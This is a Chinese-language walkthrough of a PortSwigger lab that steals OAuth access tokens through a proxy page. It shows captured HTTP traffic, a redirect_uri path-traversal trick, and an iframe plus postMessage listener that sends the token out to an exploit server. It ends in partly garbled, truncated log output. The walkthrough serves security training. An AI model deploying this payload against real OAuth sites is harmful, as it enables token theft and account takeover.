

靶场环境：
https://portswigger.net/web-security/oauth/lab-oauth-stealing-oauth-access-tokens-via-a-proxy-page

进入 Oauth 流程：



```
GET /auth?client_id=kiobakq6bz43jozl7ljuh&redirect_uri=
https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/oauth-c
allback&response_type=token&nonce=-1507315810&scope=
openid%20profile%20email HTTP/2
Host: oauth-0a6d002403019c578058107b02ec0012.oauth-server.net
Cookie: _session=dlKlsFzhA8V6ZvMn2ZiKW; _session.legacy=
dlKlsFzhA8V6ZvMn2ZiKW
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer:
https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9


```


```
HTTP/2 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Location:
https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/oauth-c
allback#access_token=N_DDLMA5DeWqLqH4j08mX6hI5-66LF22XmcC9Sbgs2t&expires_
in=3600&token_type=Bearer&scope=openid%20profile%20email
Content-Type: text/html; charset=utf-8
Set-Cookie: _session=dlKlsFzhA8V6ZvMn2ZiKW; path=/; expires=Thu, 12 Dec
2024 09:20:06 GMT; samesite=none; secure; httponly
Set-Cookie: _session.legacy=dlKlsFzhA8V6ZvMn2ZiKW; path=/; expires=Thu,
12 Dec 2024 09:20:06 GMT; secure; httponly
Date: Thu, 28 Nov 2024 09:20:06 GMT
Keep-Alive: timeout=5
Content-Length: 459

Redirecting to <a href="
https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/oauth-c
allback#access_token=N_DDLMA5DeWqLqH4j08mX6hI5-66LF22XmcC9Sbgs2t&amp;expi
res_in=3600&amp;token_type=Bearer&amp;scope=openid%20profile%20email">
  https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/oauth
  -callback#access_token=N_DDLMA5DeWqLqH4j08mX6hI5-66LF22XmcC9Sbgs2t&amp;
  expires_in=3600&amp;token_type=Bearer&amp;scope=openid%20profile%20emai
  l
</a>
.
```



```
GET /me HTTP/2
Host: oauth-0a6d002403019c578058107b02ec0012.oauth-server.net
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer f66Sl3oeRR8AWycHHKJ_VAqvFnDrR8aiulabBexDgR2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0af200ee03119c6d8055124500f2007a.web-security-academy.net
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9


```

```
HTTP/2 200 OK
X-Powered-By: Express
Vary: Origin
Access-Control-Allow-Origin:
https://0af200ee03119c6d8055124500f2007a.web-security-academy.net
Access-Control-Expose-Headers: WWW-Authenticate
Pragma: no-cache
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Date: Thu, 28 Nov 2024 09:19:49 GMT
Keep-Alive: timeout=5
Content-Length: 132

{
  "sub":"wiener",
  "apikey":"qlr1SDoKpEaGeL6CHgv3TDFCuydfC1Nq",
  "name":"Peter Wiener",
  "email":"wiener@hotdog.com",
  "email_verified":true
}
```

这里更改 redirect_uri，不能为其他域：




Request

```
GET /auth?client_id=kiobakq6bz43jozl7ljuh&redirect_uri=https://hack web-security-academy.net/oauth-callback&response_type=token&nonce=-1507315810&scope=openid%20profile%20email HTTP/2
Host: oauth-0a6d002403019c578058107b02ec0012.oauth-server.net
Cookie: _session=dlKlsFzhA8V6ZvMn2ZiKW; _session.legacy=dlKlsFzhA8V6ZvMn2ZiKW
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9


```

Response

```
HTTP/2 400 Bad Request
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Set-Cookie: _session=dlKlsFzhA8V6ZvMn2ZiKW; path=/; expires=Thu, 12 Dec 2024 09:21:51 GMT; samesite=none; secure; httponly
Set-Cookie: _session.legacy=dlKlsFzhA8V6ZvMn2ZiKW; path=/; expires=Thu, 12 Dec 2024 09:21:51 GMT; secure; httponly
Content-Type: text/html; charset=utf-8
Date: Thu, 28 Nov 2024 09:21:51 GMT
Keep-Alive: timeout=5
Content-Length: 2182

<!DOCTYPE html>
<head>
  <meta charset="utf-8">
  <title>
    oops! something went wrong
  </title>
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <meta http-equiv="x-ua-compatible" content="ie=edge">
  <style>
    @importurl(https://fonts.googleapis.com/css?family=Roboto:400,100);
    h1{
      font-weight:100;
      text-align:center;
      font-size:2.3em
    }
    body{
      font-family:Roboto,sans-serif;
      margin-top:25px;
      margin-bottom:25px
    }
    .container{
      padding:040px10px;
      width:274px;
      background-color:#F7F7F7;
```


但是可以是该域下的其他页面：



```
GET /auth?client_id=kiobakq6bz43jozl7ljuh&redirect_uri=https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/oauth-callback/../post?postId=2&response_type=token&nonce=-1507315810&scope=openid%20profile%20email HTTP/2
Host: oauth-0a6d002403019c578058107b02ec0012.oauth-server.net
Cookie: _session=dlKlsFzhA8V6ZvMn2ZiKW; _session.legacy=dlKlsFzhA8V6ZvMn2ZiKW
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9


```

```
HTTP/2 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Location: https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/post?postId=2#access_token=pYyXgyfFL-F954ZFLhkebGnLZ0kKBLk6MTghkbjFRll&expires_in=3600&token_type=Bearer&scope=openid%20profile%20email
Content-Type: text/html; charset=utf-8
Set-Cookie: _session=dlKlsFzhA8V6ZvMn2ZiKW; path=/; expires=Thu, 12 Dec 2024 09:28:07 GMT; samesite=none; secure; httponly
Set-Cookie: _session.legacy=dlKlsFzhA8V6ZvMn2ZiKW; path=/; expires=Thu, 12 Dec 2024 09:28:07 GMT; secure; httponly
Date: Thu, 28 Nov 2024 09:28:07 GMT
Keep-Alive: timeout=5
Content-Length: 457

Redirecting to <a href="https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/post?postId=2#access_token=pYyXgyfFL-F954ZFLhkebGnLZ0kKBLk6MTghkbjFRll&amp;expires_in=3600&amp;token_type=Bearer&amp;scope=openid%20profile%20email">
  https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/post?postId=2#access_token=pYyXgyfFL-F954ZFLhkebGnLZ0kKBLk6MTghkbjFRll&amp;expires_in=3600&amp;token_type=Bearer&amp;scope=openid%20profile%20email
</a>
.
```

审查网站上的其他页面，发现/post/comment/comment-form 代码如下：



```
GET /post/comment/comment-form HTTP/2
Host: 0af200ee03119c6d8055124500f2007a.web-security-academy.net
Cookie: session=tjdL0dSLbxcbotfdzlgwAtyqfareTbUL
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: iframe
Referer:
https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/post?po
stId=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1510

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/css/labs.css rel=stylesheet>
  </head>
  <body>
    <script>
      parent.postMessage({
        type: 'onload', data: window.location.href
      }, '*')
      function submitForm(form, ev) {
        ev.preventDefault();
        const formData = new FormData(document.getElementById(
        "comment-form"));
        const hashParams = new URLSearchParams(window.location.hash.
        substr(1));
        const o = {
        };
        formData.forEach((v, k) => o[k] = v);
        hashParams.forEach((v, k) => o[k] = v);
        parent.postMessage({
          type: 'oncomment', content: o
        }, '*');
        form.reset();
```


ufjGA3o_KhVS3ZUwz6mlIPSfMahMI9KoD4WAwQrqttJ 0 matches

ufjGA3o_KhVS3ZUwz6mlIPSfMahMI9KoD4WAwQrqttJ 0 matches

注意它使用 postMessage()方法将 window.location.href 属性发送到其父窗口，最关键的是，它允许将消息发布到任何来源（*）

因此创建个表单：

```
<iframe src="https://oauth-0a6d002403019c578058107b02ec0012.oauth-server.net/auth?client_id=kiobakq6bz43jozl7ljuh&redirect_uri=https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/oauth-callback/../post/comment/comment-form&response_type=token&nonce=-1552239120&scope=openid%20profile%20email"></iframe>

<script>
    window.addEventListener('message', function(e) {
        fetch("/" + encodeURIComponent(e.data.data))
    }, false)
</script>
```



exploit-0a44007d030b9c298029117701900038.exploit-server.net

URL: https://exploit-0a44007d030b9c298029117701900038.exploit-server.net/exploit

HTTPS

☑

File:

/exploit


Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:


```
<iframe src="https://oauth-0a6d002403019c578058107b02ec0012.oauth-server.net/auth?
client_id=kiobakq6bz43jozl7ljuh&redirect_uri=https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/oauth-
callback/../post/comment/comment-form&response_type=token&nonce=-1552239120&scope=openid%20profile%20email"></iframe>

<script>
   window.addEventListener('message', function(e) {
      fetch("/" + encodeURIComponent(e.data.data))
   }, false)
</script>
```

访问 POC 页面：




exploit-0a44007d030b9c298029117701900038.exploit-server.net/exploit

在日志中可以看到 access_token：


exploit-0a44007d030b9c298029117701900038.exploit-server.net/log


```
illa/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
la/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
ozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
lla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
